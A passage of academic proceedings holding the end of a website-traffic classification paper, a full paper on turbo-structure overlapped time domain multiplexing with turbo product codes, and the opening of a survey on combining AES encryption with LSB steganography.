Cnn.com.	91%	100%	100%
foxnews.com	0%	14%	34%
retuters.com	0%	45%	45%
cbbc.com	19%	57%	64%
Cbc.ca	85%	86%	86%

Second level (HTTPS) websites fingerprint

All the results in previous sections was with Http traffic. However, in this section we used our approach with Https traffic and the results are showed in table (6). The results in table 6 shows a good result for Https traffic using 3-gram, unless for google.com this is due to the natural design of google web page that has a less content.

Table 6:Https websites accuracy

Websites	1- gram analysis	2-gram Analysis	3-Gram analysis
google	19%	2%	3%
Facebook	42%	52%	54%
amazon	54%	58%	59%
instagram	30%	40%	42%
cbc.ca	64%	65%	64%

5 Conclusion

In this paper, we presented two level of website classifications, the first level is classifying the traffic to a general category and the second level of classification can be used for further information; the packet could be classified within the same category to identify from which websites the packet came. The results showed that byte frequency distributions can be used to classify the website with a high accuracy in different types of n-gram size. The results showed that 3-gram provides more accuracy for both level of classification; category and websites.

REFERENCES

- [1] M. Cohen, "PyFlag—An advanced network forensic framework," *Digital investigation*, vol. 5, pp. S112-S120, 2008.
- [2] E. S. Pilli, R. C. Joshi, and R. Niyogi, "Network forensic frameworks: Survey and research challenges," *digital investigation*, vol. 7, pp. 14-27, 2010.
- [3] K. Karampidis and G. Papadourakis, "File Type Identification for Digital Forensics," in *International Conference on Advanced Information Systems Engineering*, 2016, pp. 266-274.
- [4] S. Feghhi and D. J. Leith, "A Web Traffic Analysis Attack Using Only Timing Information," *IEEE Transactions on Information Forensics and Security*, vol. 11, pp. 1747-1759, 2016.
- [5] S. S. Kowsalya, "Website Fingerprinting using Traffic Analysis Attacks."
- [6] X. Gong, N. Borisov, N. Kiyavash, and N. Schear, "Website detection using remote traffic analysis," in *International Symposium on Privacy Enhancing Technologies Symposium*, 2012, pp. 58-78.
- [7] G. D. Bissias, M. Liberatore, D. Jensen, and B. N. Levine, "Privacy vulnerabilities in encrypted HTTP streams," in *International Workshop on Privacy Enhancing Technologies*, 2005, pp. 1-11.
- [8] L. Lu, E.-C. Chang, and M. C. Chan, "Website fingerprinting and identification using ordered feature sequences," in *European Symposium on Research in Computer Security*, 2010, pp. 199-214.
- [9] M. Liberatore and B. N. Levine, "Inferring the source of encrypted HTTP connections," in *Proceedings of the 13th ACM conference on Computer and communications security*, 2006, pp. 255-263.
- [10] Panchenko, F. Lanze, A. Zinnen, M. Henze, J. Pennekamp, K. Wehrle, et al., "Website fingerprinting at internet scale," in *Network & Distributed System Security Symposium (NDSS)*. IEEE Computer Society, 2016.
- [11] W.-J. Li, K. Wang, S. J. Stolfo, and B. Herzog, "Fileprints: Identifying file types by n-gram analysis," in *Information Assurance Workshop*, 2005. IAW'05. Proceedings from the Sixth Annual IEEE SMC, 2005, pp. 64-71.

TPC Together with Overlapped Time Domain Multiplexing System Based on Turbo Structure

¹Hao Zheng, ¹Mingjun Xing, ²Yutao Yue, ³Xue Li, ^{1,4}Daoben Li, ¹Chunlin Ji

¹Kuang-Chi Institute of Advanced Technology, Shenzhen China;

²Shenzhen Kuang-Chi Innovative Technology Co. Ltd., Shenzhen China;

³Shenzhen Kuang-Chi Advanced Technology Co. Ltd., Shenzhen China;

⁴Beijing University of Posts and Telecommunications, Beijing, China;

hao_zh0809@163.com; mingjun.xing@kuang-chi.org; yutao.yue@kuang-chi.org; xue.li@kuang-chi.org;

daoben.li@kuang-chi.org; chunlin.ji@kuang-chi.org

ABSTRACT

Overlapped time domain multiplexing (OvTDM) is a novel technique for utilizing inter-symbol interference (ISI) to benefit a communication system. We implement the OvTDM technique based on turbo structure and associate a turbo product code (TPC) to construct a novel coded turbo-structure OvTDM system. Two schemes of the iterative receiver and soft-input and soft-output (SISO) decoding algorithms are presented. Simulation results show an attractive advantage and performance of designed structures.

Keywords: OvTDM, turbo structure, TPC, SISO.

1 Introduction

It is well known that most traditional communication systems are designed based on Nyquist criterion [1], in which intersymbol interference (ISI) should be avoided between consequent symbols. In fact, the communication system without ISI is physically unrealizable. On the other hand, people tend to design a communication system with controlled ISI, such as Faster-than-Nyquist (FTN) signaling [2] and partial response signaling (PRS) [3]. However, these methods also treat the overlap between symbols as interference and do not really utilize it to collect the extra gain.

Based on ISI to benefit a communication system, overlapped time domain multiplexing (OvTDM) is proposed in [4]-[7]. The idea of OvTDM is to shift a data-weighted and band-limited multiplexing waveform in the time domain to achieve an overlap between different transmitted symbols and a high transmission rate. It can help to form a convolution structure among consequent symbols, so OvTDM can also be regarded as one kind of waveform convolution coding. Notice that, the overlapping process of OvTDM does not change the bandwidth of the basic multiplexing waveform [4]-[7]. So, the symbol bandwidth of OvTDM is the same with that of no overlapping. In the OvTDM system, these overlapped parts are never regarded as ISI but rather as a beneficial encoding constraint relationship that can provide corresponding gain. On the other hand, [7] explained that the essence of overlapped multiplexing systems is to construct independent parallel channels artificially. Therefore, compared with traditional communication systems, OvTDM can provide a greater system performance and higher capacity [4]-[9].

Most previous studies have focused on the single structure of the OvTDM system. However, [4][7] show that there is also a gap of capacity between the theoretical bound and the single structure OvTDM. One way to narrow the gap is employ the near-capacity forward-error-correction (FEC) codes. In addition, an alternative way is to improve the OvTDM system with extended the coding structure that inspired by some structured FEC codes [8]-[10], such as turbo codes. In order to further enhance the system performance, we combine two methods to construct a turbo-structure OvTDM with FEC codes. So, a coding system with three layers is formed, which contains the FEC code, the turbo structure and OvTDM respectively. In this paper, turbo product code (TPC) is employed as the FEC module. In comparison to another popular FEC code, the low-density parity-check code (LDPC) [11][12], TPC is suitable to be constructed with a shorter code length and requires fewer iterations for decoding [13][14], so it is more flexible in our structures.

This paper is organized as follows. The brief description of OvTDM and its turbo structure with FEC codes is given in section II. Section III discusses appropriate decoding algorithms. The comparative simulation study is shown in section IV. Finally, conclusions are made in section V.

2 System Description

2.1 OvTDM Scheme

In the OvTDM system, we artificially introduce ISI to form an overlap among different symbols. The mapping relationship between original bits and constellation symbols can follow the rule of ordinary modulation methods. Assuming the transmitted signals followed BPSK as $\mathbf{x} = [x_0, x_1, \dots, x_{L-1}]$ with length L and the multiplexing waveform as $h(t), t \in [0, T_s)$ with symbol duration T_s , then the transmitted signal after overlapping can be expressed as

$$s(t) = \sum_{i=0}^{L-1} x_i h(t - iT_s / K) = \sum_{i=0}^{L-1} x_i h(t - i\Delta T) \quad (1)$$

where $\Delta T = T_s / K$ is the time shift between symbols. In (1), K is the number of overlapped symbols during ΔT , which is named the overlapping coefficient or the constraint length. Notice that, the larger the coefficient K is, the more serious the ISI introduced.

As discussed before, the OvTDM system is a waveform convolution coding system. So, maximum likelihood sequence detection (MLSD) [15] and maximum a posteriori (MAP) detection can be utilized to detect OvTDM signals. From the point of view of waveform convolution coding, the detection process can also be called OvTDM decoding.

Essentially, assuming the transmission channel is an additive white Gaussian noise (AWGN) channel, the OvTDM with the coefficient K can be regarded as a system with K independent parallel Gaussian channels. So, its capacity can totally achieve the sum of K independent AWGN sub-channels [7].

2.2 Turbo-Structure OvTDM with FEC

Figure 1 shows the transmitter of the turbo-structure OvTDM with FEC. The coded sequence that has passed the FEC encoder and one interleaver is sent to the first OvTDM encoder for the l channel. Meanwhile, the same sequence is sent to pass the other interleaver to form another sequence with a

different order, which is encoded by the second OvTDM encoder for the Q channel. The output sequences from both two OvTDM encoders are combined to form a complex sequence.




Figure 1. The transmitter structure of the turbo-structure OvTDM together with TPC.

The decoding process at the receiver is the key to the system design. It is based on the idea of iteration and the extrinsic information transformation [10]. During each iteration, the extrinsic information is exchanged between different decoders. The interleaver and the de-interleaver are employed to match the order of received sequences. Exchanging extrinsic information with low correlation can help to improve performance with the increase of iterations. Together with FEC, two schemes are addressed as follows:

Scheme A: After one round of decoding between two OvTDM decoders, the soft information is sent to the FEC decoder. Then the FEC decoder sends the soft information back to the OvTDM decoder. The model is shown in Figure 2. In this scheme, the FEC decoder needs to be involved in every iteration of the turbo structure.




Figure 2. The receiver structure of the turbo-structure OvTDM together with TPC (Scheme A).

Scheme B: As shown in Figure 3, OvTDM decoders work iteratively and do not exchange soft information with the FEC decoder at first. After several iterations, the soft information is sent to the FEC decoder. Unlike in Scheme A, the soft information is only exchanged once between OvTDM decoders and the FEC decoder.




Figure 3. The receiver structure of the turbo-structure OvTDM together with TPC (Scheme B).

The Viterbi algorithm [16] is a good choice for detecting the OvTDM signals and selecting the possible sequence that is nearest to the received sequence [4][5]. However, in the turbo structure, we need to exchange the extrinsic information for original bits, so soft output detecting algorithms [17][18] are more appropriate.

3 Decoding Algorithm

3.1 MAP Algorithm for OvTDM

As discussed in the above sections, OvTDM utilizes the ISI as the encoding constraint. Thus, it can also be represented as a trellis graph [5]. The BCJR algorithm [17] is regarded as an optimal MAP method based on the trellis graph, so it can be modified to calculate the maximum a posteriori probability (APP) for OvTDM encoded bits.

Denoting the input bit at time t as x_t and the received sequence at the receiver as \mathbf{r} with length N , the log-likelihood-ratio (LLR) of APP of x_t is

$$\lambda_t = \log \frac{p(x_t = +1 | \mathbf{r})}{p(x_t = -1 | \mathbf{r})} = \log \frac{\sum_{(S_{t-1}, S_t), x_t = +1} p(S_{t-1}, S_t, \mathbf{r})}{\sum_{(S_{t-1}, S_t), x_t = -1} p(S_{t-1}, S_t, \mathbf{r})} \quad (2)$$

where S_t and S_{t-1} are assumed as states of time t and $t-1$ based on the trellis graph. According to properties of OvTDM, $p(S_{t-1}, S_t, \mathbf{r})$ can be further expressed by

$$p(S_{t-1}, S_t, \mathbf{r}) = \alpha_t(S_{t-1}) \gamma_t(S_{t-1}, S_t) \beta_t(S_t) \quad (3)$$

where $\alpha_t(S_{t-1})$ and $\beta_t(S_t)$ can be calculated by forward and backward recursion:

$$\alpha_t(S_{t-1}) = \sum_{S_t} \alpha_{t-1}(S_{t-2}) \gamma_t(S_{t-1}, S_t) \quad (4)$$

$$\beta_t(S_t) = \sum_{S_{t+1}} \beta_{t+1}(S_{t+1}) \gamma_{t+1}(S_t, S_{t+1}) \quad (5)$$

Assuming the corresponding output bit at time t after OvTDM encoding as y_t , then

$$\gamma_t(S_{t-1}, S_t) = p(x_t) p(r_t | y_t) \quad (6)$$

It is worth noting that there is no input bit in the tail part of OvTDM. So, $\beta_L(S_L)$ can be initialized directly. In the AWGN channel,

$$\beta_L(S_L) = \frac{1}{(\sqrt{2\pi}\sigma)^K} \exp\left(-\frac{\sum_{i=L}^N (r_i - y_i)^2}{2\sigma^2}\right) \quad (7)$$

where σ^2 is the variance of noise.

Let LLR of a prior probability and the extrinsic information be μ_i and e_i , in the iterative decoder, the extrinsic information can be obtained by

$$e_i = \lambda_i - \mu_i \quad (8)$$

which is the output of the OvTDM decoding module.

3.2 FBBA for TPC

One mainstream method of TPC decoding algorithm is augmented list decoding (ALD) [13][14]. The key idea of ALD is to form a list including the most likely codewords. Based on ALD, the Fang-Battail-Buda-Algorithm (FBBA) [14] is an efficient SISO algorithm for TPC decoding to achieve near-optimum performance. FBBA is concluded as follows:

Step 1: Sort the received symbols \mathbf{d} in a decreasing order according to the LLR metric \mathbf{I} .

Step 2: Permute the check matrix \mathbf{H} according to the permutation pattern from the *Step 1*. Then, it has to be adjusted by Gauss-Jordan elimination to obtain a systematic one \mathbf{H}^π that is used to re-code the component codeword to generate a new one $\mathbf{c}^{\pi(0)}$.

Step 3: A codebook list is obtained through the reversal of certain positions of $\mathbf{c}^{\pi(0)}$ and sorted in an increasing order according to

$$Z(\mathbf{I}, \mathbf{c}^{\pi(i)}) = -\sum_{j=0}^{n-1} \log \frac{p(l_j | c_j^{\pi(i)})}{p(l_j | c_j^{\pi(0)})} \quad (9)$$

where $\mathbf{c}^{\pi(i)}$ and n are denoted as the i th codeword in the codebook list and the component codeword length.

Step 4: The soft output can be calculated by the first codeword $\mathbf{c}^{\pi(0)}$ and the opposite to the first codeword in j th position in the codebook list.

$$\rho_j = \frac{1}{4} (\|\mathbf{I} - \mathbf{c}^{\pi(\text{opp})}\|^2 - \|\mathbf{I} - \mathbf{c}^{\pi(0)}\|^2) \quad (10)$$

Following the above process, soft outputs can be calculated. Generally, four iterations are sufficient for the BER performance to converge.

4 Simulation Study

In this section, we need to investigate the performance through some comparative simulation. We choose the Chebyshev waveform with attenuation level 80 dB as the multiplexing waveform for OvTDM. Previous

studies have proven and shown that overlapped multiplexing systems would not change the power spectrum of the basic multiplexing waveform [4]-[7]. Extended BCH (64,57) is employed as the component codeword to construct a squared TPC. Thus, the code rate is $R_{TPC}=(57/64)^2=0.7932$. The AWGN channel is utilized as the transmission channel in the simulation.




Figure 4. BER performance of the turbo-structure OvTDM ($K = 6$) and 64-QAM with TPC(64, 57)².




Figure 5. BER performance of the turbo-structure OvTDM ($K = 8$) and 256-QAM with TPC(64, 57)².

As mentioned before, the turbo-structure OvTDM uses the same information sequence for both I and Q channels, so its equivalent coding rate with TPC is $R_{OvT} = 1/2 \cdot R_{TPC} \cdot L/N$. When the length of the information sequence is large enough, $L/N \approx 1$, so we ignore it in the simulation. BPSK is used as the original modulation for the OvTDM system. Thus, the symbol efficiency of the turbo-structure OvTDM with TPC is $\eta_{OvT} = R_{OvT} \cdot 2K = R_{TPC} \cdot K$ (bits/symbol). On the other hand, if we select M -ary QAM with TPC for comparison, its symbol efficiency is $\eta_{QAM} = \log_2(M) R_{TPC}$ (bits/symbol). In order to do the comparative studies under the same symbol efficiency, we select $K = 6$ and 64-QAM in Figure 4 as well as $K = 8$ and 256-QAM in Figure 5. The BER plots in both Figure 4 and Figure 5 show the significant advantage of the coded turbo-structure OvTDM. In Figure 4, the same symbol efficiency is 4.7592 (bits/symbol) and the required E_b/N_0 of 64-QAM with TPC to achieve the $BER < 10^{-5}$ is 10 dB, but the turbo-structure OvTDM with TPC can achieve $BER < 10^{-5}$ at 5.8 dB. In Figure 5, the same symbol efficiency is 6.3456 (bits/symbol) and the required E_b/N_0 of the turbo-structure with TPC using Scheme B to achieve the $BER < 10^{-5}$ is 7.4 dB less than that of 256-QAM with TPC.

Moreover, Figure 6 illustrates the comparison result of the capacity among different schemes when $BER < 10^{-5}$. The capacity of the single structure OvTDM and the theoretical bound have been shown in [5] and [7]. In addition, we plot the corresponding capacity of the Shannon Bound [19]. In Figure 6, the turbo-structure OvTDM with TPC shows an apparent improvement and advantage, compared with the single structure OvTDM and traditional communication systems. Also, it helps to narrow the discrepancy with the theoretical bound.




Figure 6. Comparison of capacity among different schemes.

5 Conclusion

This paper mainly focuses on structures and SISO decoding algorithms of the turbo-structure OvTDM with TPC, which demonstrate a significant improvement over the single structure OvTDM. In addition, compared with the coded QAM system of the same symbol efficiency, the BER performance of the turbo-structure OvTDM with TPC is much better. Simulation results show the advantage of the turbo-structure OvTDM with TPC in the communication scenario requiring high transmission rate at a relatively low E_b / N_0 .

ACKNOWLEDGMENTS

The work was supported by State Key Laboratory of Meta-RF Electromagnetic Modulation Technology (2011DQ782011), Guangdong Key Laboratory of Meta-RF Microwave Radio Frequency (2011A060901010), Shenzhen Key Laboratory of Data Science and Modeling (CXB201109210103A), the introduction of innovative R&D team program of Guangdong Province (NO. 2011D024) and Shenzhen Science and Technology Plan (JSGG20150917174734195, JSGG20150917174852555, JCYJ20151015165322766 and JCYJ20151015165557141).

REFERENCES

- [1] Proakis, J. G., Digital Communications. 4th ed, Macgraw Hill, New York, 2001.
- [2] Mazo, J. E., Faster-than-nyquist signaling. Bell Syst. Tech. J., 1975. 54(8): p. 1451-1462.
- [3] Kabal, P. and Pasupathy, S., Partial-Response Signaling. Communications, IEEE Transaction on, 1975. 23(9): p. 921-934.
- [4] Li, D., A novel high spectral efficiency waveform coding-OVTDM. International Journal of Wireless Communications and Mobile Computing, Special Issue: 5G Wireless Communication Systems, 2014. 2(4-1): p. 11-26.
- [5] Li, D., Waveform Coding Theory of High Spectral Efficiency–OVTDM and Its Application. Science Press, Beijing, 2013.

- [6] Ji, C. and Liu, R., Study on a High Spectrum Modulation by Introducing Intersymbol Interference. in Signal Processing and Communications and Computing, 2016. Proceedings. 2016 IEEE International Conference on.
- [7] Li, D., Channel Capacity on Additive White Gaussian Noise Channel under Overlapped Multiplexing Principle. Journal of Beijing University of Posts and Telecommunications, 2016. 39(6): p. 1-10.
- [8] Dong, X., Research on the performance of OvTDM and Turbo-OvTDM technology application in multi-carrier system. M.Sc. Dissertation, Beijing University of Posts and Telecommunication, 2013.
- [9] Liu, B., Applications of overlapped multiplexing principle in telecommunications. Ph.D. Dissertation, Beijing University of Posts and Telecommunication, 2014.
- [10] Berrou, C. and Glavieux, A., Near optimum error correcting coding and decoding: Turbo codes. Communications, IEEE Transaction on, 1996. 44(10): p. 1261-1271.
- [11] Gallager, R., Low-density parity-check codes. Information Theory, IRE Transaction on, 1968. 8(1): p. 21-28.
- [12] MacKay, D. J. C. and Neal, R. M., Near shannon limit performance of low density parity check codes. Electronic Letters, 1977. 33(6), p. 457-458.
- [13] Pyndiah, R., Near optimum decoding of product codes: block turbo codes. Communications, IEEE Transaction on, 1998. 46(8): p. 1003-1010.
- [14] Fang, J., Buda, F. and Lemois, E., Turbo Product Code: a well suitable solution to wireless packet transmission for very low error rates. in Turbo Codes & Related Topics, 2000. Proceedings. 2nd International Symposium on.
- [15] Forney, G. D., Maximum Likelihood Sequence Estimation of Digital Sequences in the presence of intersymbol interference. Information Theory, IEEE Transaction on, 1972. 18(3): p. 363-378.
- [16] Viterbi, A. J., Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. Information Theory, IEEE Transaction on, 1967. 13(2): p. 260-269.
- [17] Bahl, L. R., Cocke, J., Jelinek, F. and Raviv, J., Optimal decoding of linear codes for minimizing symbol error rate. Information Theory, IEEE Transaction on, 1974. 20(2): p. 284-287.
- [18] Ji, C., On Sequential Learning for Parameter Estimation in Particle Algorithms for State-Space Models. International Journal of Statistics and Probability, 2017. 6(1): p. 13-23.
- [19] Shannon, C. E., A mathematical theory of communication. Bell System Technical Journal, 1948. 27(7): p. 379-423.

Cryptography and Steganography: New Approach

¹Ahmed AL-Shaaby, ²Talal AlKharobi

*College of Computer Sciences and Engineering,
King Fahd University of Petroleum and Minerals,
Dhahran, Saudi Arabia*

g201408620@kfupm.edu.sa, talalkh@kfupm.edu.sa

ABSTRACT

Digital communication witnesses a noticeable and continuous development in many applications in the Internet. Hence, secure communication sessions must be provided. The security of data transmitted across a global network has turned into a key factor on the network performance measures. So, the confidentiality and the integrity of data are needed to prevent eavesdroppers from accessing and using transmitted data. Steganography and Cryptography are two important techniques that are used to provide network security. In this paper, we survey a number of methods combining cryptography and steganography techniques in one system. Moreover, we present some differences between cryptography and steganography. The aim of this paper is to develop a new approach to hiding a secret information in an image or audio or video, by taking advantage of benefits of combining cryptography and steganography. In this method first, the message is encrypted by using AES algorithm and hashed the key using SHA-2 to prevent from attacks. After that, we performed some modifications on LSB algorithm by adding a key to make hiding process non sequential. Results achieved indicate that our proposed method is encouraging in terms of robustness and security.

Keywords: Steganography, Cryptography, Least Significant Bit (LSB), encryption, decryption, Stego image, Color image, Random embedding.

1 Introduction

Information security has grown as a significant issue in our digital life. The development of new transmission technologies forces a specific strategy of security mechanisms especially in state of the data communication [1]. The significance of network security is increased day by day as the size of data being transferred across the Internet [2]. Cryptography and steganography provide most significant techniques for information security [3].

The most important motive for the attacker to benefit from intrusion is the value of the confidential data he or she can obtain by attacking the system [2]. Hackers may expose the data, alter it, distort it, or employ it for more difficult attacks [4]. A solution for this issue is using the advantage of cryptography and steganography combined in one system [5, 3].

This paper presents a historical background of the art of cryptography and steganography and shows the differences between these techniques in Section 2, A literature review about methods which combined

steganography techniques and cryptography techniques is outlined in section 3. In Section 4, we describe the proposed methods. Section 5 shows the results and the implementation of this method. Section 6 shows the conclusion.

2 Background

Cryptography and steganography are two approaches used to secure information, either by encoding the information with a key or by hiding it [6, 7, 8, 1]. Combining these two approaches in one system gives more security [5, 9]. It is useful to explain these approaches and discuss the benefits combining them.

2.1 Cryptography

Cryptography is one of the traditional methods used to guarantee the privacy of communication between parties. This method is the art of secret writing, which is used to encrypt the plaintext with a key into ciphertext to be transferred between parties on an insecure channel. Using a valid key, the ciphertext can be decrypted to the original plaintext. Without the knowledge of the key, nobody can retrieve the plaintext. Cryptography plays an essential role in many factors required for secure communication across an insecure channel, like: confidentiality, privacy, non-repudiation, key exchange, and authentication. Figure 1 shows the cryptography system [10].

There are two types of cryptographic schemes for securing the data. These schemes are often used to reach the objective: public-key cryptography, secret key cryptography, and hash functions. The length and type of the keys used depend on the type of encryption algorithm [10].




Figure 1: Cryptography System [11]

2.1.1 Symmetric / Secret Key Cryptography

The technique of Secret key encryption can also be known as the symmetric-key, shared key, single-key, and eventually private-key encryption. The technique of private key uses for all sides encryption and decryption secret data. The original information or plaintext is encrypted with a key by the sender side also the similarly key is used by the receiver to decrypt a message to obtain the plaintext. the key will be known only by a people who are authorized to the encryption/decryption. [12].

However, the technique affords the good security for transmission but there is a difficulty with the distribution of the key. if one stole or explore the key he can get whole data without any difficulty. An example of Symmetric-Key is DES Algorithm [12].

2.1.2 Asymmetric / Public Key Cryptography

We can call this technique as asymmetric cryptosystem or public key cryptosystem, this technique use two keys which are mathematically associated, use separately for encrypting and decrypting the information.

In this technique, when we use the private key, there are no possibilities to obtain the data or simply discover the other key. All keys are needed for the technique to run. The key used for encryption is stored public therefore it's called public key, and the decryption key is stored secret and called private key. An example of Asymmetric-Key Algorithms is RSA [10].

2.2 Steganography

Can be defined as the science of hiding and communicating data through apparently reliable carriers in attempt to hide the existence of the data. So, there is no knowledge of the existence of the message in the first place. If a person views the cover which the information is hidden inside of he or she will have no clue that there is any covering data, in this way the individual won't endeavour to decode the data. Figure 2 shows the steganography system overview [10].

The secret information can be inserted into the cover media by the stego system encoder with using certain algorithm. A secret message can be plaintext, an image, ciphertext, or anything which can be represented in form of a bitstream. After the secret data is embedded in the cover object, the cover object will be called as a stego object also the stego object sends to the receiver by selecting the suitable channel, where decoder system is used with the same stego method for obtaining original information as the sender would like to transfer [10]. There are various types of steganography.




Figure 2: Steganography System

2.2.1 Text Files

The technique of embedding secret data inside a text is identified as text stego. Text steganography needs a low memory because this type of file can only store text files. It affords fast transfer or communication of files from a sender to receiver [1].

2.2.2 Image Files

It is the procedure in which we embed the information inside the pixels of image. So, that the attackers cannot observe any change in the cover image. LSB approach is a common image steganography algorithm [1].

2.2.3 Audio Files

It is the process in which we hide the information inside an audio. There are many approaches to hide secret information in an audio files for examples Phase Coding, LSB [1].

2.2.4 Video Files

It is the process of hiding some secret data inside the frames of a video [1].

2.3 Cryptography vs Steganography

Table 1 shows the differences between the steganography and cryptography using some criteria. The comparison is based on, Definition, Objective, Carrier, Input file, Key, Visibility, Security services offered, Type of Attack, Attacks, Result, Applications.

Table 1: Cryptography vs Steganography

Criteria/Method	Steganography	Cryptography
Definition	Cover writing [7, 1]	Secret writing [7, 1]
Objective	Maintaining existence of a message secret ,Secret communication [7, 1, 5]	Maintaining contents of a message secret ,Data protection [7, 1, 5]
Carrier	Any digital media [7, 1, 6, 10, 8]	Usually text based [7, 1, 6, 10, 8]
Input file	At least two [6]	One [6]
Key	Optional [6, 7, 8, 1]	Necessary [6, 7, 8, 1]
Visibility	Never [6, 1, 7]	Always [6, 1, 7]
Security services offered	Authentication, Confidentiality, Identification [10]	Confidentiality, Identification, Data Integrity and authentication Non-repudiation [6, 7, 1, 10]
Type of Attack	Steganalysis: Analysis of a file with an aim of finding whether it is stego file or not [6, 1, 10, 8]	Cryptanalysis [6, 1, 10, 8]
Attacks	Broken when attacker reveals that steganography has been used. known as Steganalysis. [6, 5, 7, 1]	Broken when attacker can understand the secret message. known as Cryptanalysis [6, 5, 7, 1].
Result	Stego file [6, 1, 8]	Ciphertext [6, 1, 8]
Applications	Used for securing information against potential eavesdroppers [10]	Used for securing information against potential eavesdroppers [10]

2.4 Benefits Of combine the Steganography and Cryptography

It is noted that steganography and cryptography alone is insufficient for the security of information, therefore If we combine these systems, we can generate more reliable and strong approach [9].

The combination these two strategies will improve the security of the information secret. This combined will fulfill the prerequisites, for example, memory space, security, and strength for important information transmission across an open channel. Also, it will be a powerful mechanism which enables people to communicate without interferes of eavesdroppers even knowing there is a style of communication in the first place. [5].

3 Literature Review

As we said the significance of network security is increased day by day as the size of data being transferred across the Internet. This issue pushes the researchers to do many studies to increase the ability to solve security issues. A solution for this issue is using the advantage of cryptography and steganography combined in one system. many studies propose methods to combine cryptography with steganography systems in one system. these methods were decreased in previous surveys available on the topic. This survey [1] was published in 2014, it aims to give an overview of the method proposed to combine cryptography with steganography systems. In this survey, the authors introduced 12 methods which are combined steganography and cryptography and made a comparative analysis. This comparative has been implemented on the basis of the requirements of security i.e. authentication, confidentiality, and robustness. Another survey [12] was published in 2014, this survey presented many steganographic techniques combined with cryptography, AES Algorithm, Alteration Component, Random Key Generation, Distortion Process, Key Based Security Algorithm.

There has been a continuous rise in the number of data security threats in the recent past and it has become a matter of concern for the security experts. Cryptography and steganography are the best techniques to nullify this threat. The researchers today are proposing a blended approach of both techniques because a higher level of security is achieved when both techniques are used together.

In [13], proposed an encrypting technique by combining cryptography and steganography techniques to hide the data. In cryptography process, they proposed an effective technique for data encryption using one's complement method, which we called as SCMACS. It used a symmetric key method where both sender and receiver share the same key for encryption and decryption. In steganography part, we used the LSB method that is used and mostly preferred.

